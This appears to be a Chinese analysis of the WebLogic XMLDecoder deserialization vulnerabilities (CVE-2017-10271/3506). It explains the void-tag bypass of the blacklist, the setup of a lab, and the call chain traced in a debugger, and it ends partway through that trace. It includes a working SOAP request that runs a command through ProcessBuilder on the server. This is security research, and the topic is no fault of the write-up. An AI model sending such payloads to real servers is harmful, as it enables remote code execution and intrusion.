漏洞简介

Weblogic的WLS Security组件对外提供webservice服务，其中使用了XMLDecoder来解析用户传入的XML数据，在解析的过程中出现反序列化漏洞。

CVE-2017-10271&CVE-2017-3506原理一样,因为再CVE-2017-3506之后,官方在startElement方法下禁止了object标签

```
 if(qName.equalsIgnoreCase("object")) {
                  throw new IllegalStateException("Invalid
context type: object");
              }
```

绕过方法仅仅是类的标签类型由 object 变成了 void,VoidElementHandler继承于ObjectElementHandler,自然就可以绕过

此外还可以使用new和method标签构造payload,这也就是为什么修复的时候会把这些标签加入黑名单

环境搭建

使用wls版本为10.3,可以使用之前 `CVE-2015-4852` 的docker环境

用如下命令导出jar包:

```
[root@docker]# find /u01/app/oracle/middleware -name
"*.jar" -exec cp {} /tmp/10.3wlsjar/ \;
[root@kali]# mkdir 10.3wlsjar
[root@kali]# docker cp weblogic1036jdk1.8:/tmp/10.3wlsjar/
./10.3wlsjar/
```

也可以参考这篇博客搭建环境:https://www.cnblogs.com/ph4nt0mer/p/11772709.html

发送payload,进行调试（Content-Type需要等于 text/xml）

```
POST http://192.168.182.137:7001/wls-
wsat/CoordinatorPortType HTTP/1.1
Host: 192.168.182.137:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT
6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 538

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext
xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="2">
<void index="0">
<string>mkdir</string>
</void>
<void index="1">
<string>/tmp/xml3</string>
</void>
```

```
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

流程分析


首先在XMLDecode#readObject方法中打断点,得到如下调用链

```
readObject:250, XMLDecoder (java.beans)
readUTF:111, WorkContextXmlInputAdapter
(weblogic.wsee.workarea)
readEntry:92, WorkContextEntryImpl (weblogic.workarea.spi)
receiveRequest:179, WorkContextLocalMap
(weblogic.workarea)
receiveRequest:163, WorkContextMapImpl (weblogic.workarea)
receive:71, WorkContextServerTube
(weblogic.wsee.jaxws.workcontext)
readHeaderOld:107, WorkContextTube
(weblogic.wsee.jaxws.workcontext)
processRequest:43, WorkContextServerTube
(weblogic.wsee.jaxws.workcontext)
__doRun:866, Fiber (com.sun.xml.ws.api.pipe)
_doRun:815, Fiber (com.sun.xml.ws.api.pipe)
doRun:778, Fiber (com.sun.xml.ws.api.pipe)
runSync:680, Fiber (com.sun.xml.ws.api.pipe)
process:403, WSEndpointImpl$2 (com.sun.xml.ws.server)
```

```
handle:539, HttpAdapter$HttpToolkit
(com.sun.xml.ws.transport.http)
handle:253, HttpAdapter (com.sun.xml.ws.transport.http)
handle:140, ServletAdapter
(com.sun.xml.ws.transport.http.servlet)
handle:171, WLSServletAdapter (weblogic.wsee.jaxws)
run:708, HttpServletAdapter$AuthorizedInvoke
(weblogic.wsee.jaxws)
doAs:363, AuthenticatedSubject
(weblogic.security.acl.internal)
runAs:146, SecurityManager (weblogic.security.service)
.
.
.
```


我们从`WLSServletAdapter#handle`看起

这里我们的请求方式不为GET,进入super.handle


WLSServletAdapter › handle()
文件, bytecode version: 49.0 (Java 5)　　选择源...(S)
.wsee.jaxws.WLSServletAdapter 可用的备选的源码　　10 (weblogic.jar)　　禁用


```
public void handle(ServletContext var1, HttpServletRequest var2, HttpServletResponse var3) throws IOException {  var1: "ServletContext@10866198
    if (var2.getMethod().equals("GET") || var2.getMethod().equals("HEAD")) {  var2: HttpServletAdapter$RequestResponseWrapper$RequestWrapper@12
        HttpMetadataPublisher var4 = (HttpMetadataPublisher)this.endpoint.getSPI(HttpMetadataPublisher.class);
        if (var4 != null && var4.handleMetadataRequest( httpAdapter: this, this.createConnection(var1, var2, var3))) {
            return;
        }

        if (this.isOraWsdlMetadataQuery(var2.getQueryString())) {
            this.publishWSDL(this.createConnection(var1, var2, var3));
            return;
        }
    }

    super.handle(var1, var2, var3);
}
```

这里createConnection()用于创建server applet连接,不重要,再次进入handle


ServletAdapter › handle()
ass 文件, bytecode version: 49.0 (Java 5)　　Down

```
public void handle(ServletContext context, HttpServletRequest request, HttpServletResponse response) throws IOException {
    super.handle(this.createConnection(context, request, response));
}
```

这里tk的生成跟我们的payload好像没关系,我们的payload此时在connection中,在此进入HttpToolkit#handle




HttpAdapter › handle()

ss 文件, bytecode version: 49.0 (Java 5) Do

```
            if (!(binding instanceof HTTPBinding)) {
                this.writeWebServicesHtmlPage(connection);
                return;
            }
        }

        HttpAdapter.HttpToolkit tk = (HttpAdapter.HttpToolkit)this.pool.take();   tk: HttpAdapter$HttpToolkit@12359

        try {
            tk.handle(connection);   tk: HttpAdapter$HttpToolkit@12359   connection: WLSServletAdapter$WLSServletConnection@12692
        } finally {
            this.pool.recycle(tk);
```

这里新建了一个Packet,然后迎来了一个关键的方法decodePacket()




HttpAdapter › HttpToolkit › handle()

ass 文件, bytecode version: 49.0 (Java 5)


```
    }

    final class HttpToolkit extends Toolkit {
        HttpToolkit() { super(HttpAdapter.this); }

        public void handle(WSHTTPConnection con) throws IOException {   con: WLSServletAdapter$WLSServletConnection@12692
            try {
                Packet packet = new Packet();   packet: "com.sun.xml.ws.api.message.Packet@48954d64 Content: <none>"

                try {
                    if (HttpAdapter.LOGGER.isLoggable(Level.FINE)) {
                        HttpAdapter.LOGGER.fine( msg: "HttpAdapter.HttpToolkit.handle decoding inbound message: " + con);
                    }

                    packet = HttpAdapter.this.decodePacket(con, this.codec);   packet: "com.sun.xml.ws.api.message.Packet@4
                    if (HttpAdapter.LOGGER.isLoggable(Level.FINE)) {
```

codec是一个xml数据包



```
▼ codec = {SOAPBindingCodec@12362}
    isFastInfosetDisabled = false
    useFastInfosetForEncoding = false
    ignoreContentNegotiationProperty = false
  ▶ xmlSoapCodec = {StreamSOAP11Codec@12379}
  ▶ fiSoapCodec = {FastInfosetStreamSOAP11Codec@123
  ▶ xmlMtomCodec = {MtomCodec@12768}
  ▶ xmlSwaCodec = {SwACodec@12769}
  ▶ fiSwaCodec = {SwACodec@12770}
  ▶ binding = {SOAPBindingImpl@12376}
  ▶ xmlMimeType = "text/xml"
  ▶ fiMimeType = "application/fastinfoset"
  ▶ xmlAccept = "text/xml, multipart/related, text/htm
```


然后进入了一系列的赋值,这里payload存储在了in中,跟进codec.decode



```
HttpAdapter › decodePacket()
ss 文件, bytecode version: 49.0 (Java 5)                                     Downl
    }

    private Packet decodePacket(@NotNull WSHTTPConnection con, @NotNull Codec codec) throws IOException {
        String ct = con.getRequestHeader( S: "Content-Type");  ct: "text/xml"
        InputStream in = con.getInput();  in: HttpServletAdapter$RequestResponseWrapper$InputStreamWrapper
        Packet packet = new Packet();  packet: "com.sun.xml.ws.api.message.Packet@7153e03 Content: <none>"
        packet.soapAction = this.fixQuotesAroundSoapAction(con.getRequestHeader( S: "SOAPAction"));
        packet.wasTransportSecure = con.isSecure();
        packet.acceptableMimeTypes = con.getRequestHeader( S: "Accept");
        packet.addSatellite(WSHTTPConnection.class, con);
        packet.component = this;
        packet.transportBackChannel = new HttpAdapter.Oneway(con);
        packet.webServiceContextDelegate = con.getWebServiceContextDelegate();
        if (dump || LOGGER.isLoggable(Level.FINER)) {
            ByteArrayBuffer buf = new ByteArrayBuffer();
            buf.write(in);
            in.close();
            this.dump(buf, caption: "HTTP request", con.getRequestHeaders());  con: WLSServletAdapter$WLSSe
            in = buf.newInputStream();
        }

        codec.decode(in, ct, packet);  codec: SOAPBindingCodec@12362  in: HttpServletAdapter$RequestResponseWrapper$InputStreamWrap
        return packet;
```


```
m/2004/06/soap/w
orkarea/">..<jav
a version="1.4.0
" class="java.be
ans.XMLDecoder">
..<void class="j
ava.lang.Process
Builder">..<arra
y class="java.la
ng.String" lengt
h="2">..<void in
dex="0">..<strin
g>mkdir</string>
..</void>..<void
 index="1">..<st
ring>/tmp/xml3</
string>..</void>
..</array>..<voi
```

进入




```
SOAPBindingCodec › decode()
ss 文件, bytecode version: 49.0 (Java 5)
    public void decode(InputStream in, String contentType, Packet packet) throws IOException {  in: HttpSe
        if (contentType == null) {
            throw new UnsupportedMediaException();
        } else {
            if (packet.contentNegotiation == null) {
                this.useFastInfosetForEncoding = false;
            }

            try {
                if (this.isMultipartRelated(contentType)) {
                    super.decode(in, contentType, packet);
                } else if (this.isFastInfoset(contentType)) {
                    if (!this.ignoreContentNegotiationProperty && packet.contentNegotiation == ContentNego
                        throw this.noFastInfosetForDecoding();
                    }

                    this.useFastInfosetForEncoding = true;
                    this.fiSoapCodec.decode(in, contentType, packet);
                } else {
                    this.xmlSoapCodec.decode(in, contentType, packet);  in: HttpServletAdapter$RequestResp
                }
```

前面的if条件主要是进行一些检查判断,跳过。



```
StreamSOAPCodec › decode()
.class 文件, bytecode version: 49.0 (Java 5)                                     Download...
    private MutableXMLStreamBuffer createXMLStreamBuffer() { return new MutableXMLStreamBuffer(); }

    public void decode(InputStream in, String contentType, Packet packet, AttachmentSet att) throws IOException {  in: HttpServletAdapter
        List<String> expectedContentTypes = this.getExpectedContentTypes();  expectedContentTypes:  size = 1
        if (contentType != null && !isContentTypeSupported(contentType, expectedContentTypes)) {...} else {
            String charset = (new ContentTypeImpl(contentType)).getCharSet();  contentType: "text/xml"
            if (charset != null && !Charset.isSupported(charset)) {...} else {
                if (charset != null) {...} else {...}

                XMLStreamReader reader = XMLStreamReaderFactory.create((String)null, in, charset, rejectDTDs: true);
                XMLStreamReader reader = new TidyXMLStreamReader(reader, in);  in: HttpServletAdapter$RequestResponseWrapper$InputStream
                packet.setMessage(this.decode(reader, att));  packet: "com.sun.xml.ws.api.message.Packet@7153e03 Content: <?xml version=
            }
```


这里对packet.Message进行赋值



```
▼ packet = {Packet@12926} "com.sun.xml.ws.api.message.Packet@7153e03 Content: <?xml versior... 查看
  ▼ message = {StreamMessage@13114}
    ▶ reader = {TidyXMLStreamReader@13104}
    ▶ headers = {HeaderList@13121}  size = 1
      payloadLocalName = null
      payloadNamespaceURI = null
    ▶ envelopeTag = {TagInfoset@13122}
    ▶ headerTag = {TagInfoset@13123}
    ▶ bodyTag = {TagInfoset@13124}
```

最后返回packet这里将我们的数据包转换成了packet对象,接下来关注packet对象的操作

来到这里:




HttpAdapter › HttpToolkit › handle()

s 文件, bytecode version: 49.0 (Java 5) Dow

```
try {
    if (HttpAdapter.LOGGER.isLoggable(Level.FINE)) {
        HttpAdapter.LOGGER.fine( msg: "HttpAdapter.HttpToolkit.handle processing inbound message with action:
    }

    packet = this.head.process(packet, con.getWebServiceContextDelegate(), packet.transportBackChannel);   pac
```

这里进行了一系列的赋值操作,但并没有影响到我们的payload,然后来到fiber.runSync()




WSEndpointImpl › createPipeHead() › new PipeHead › process()

.class 文件, bytecode version: 49.0 (Java 5) Download... 选择

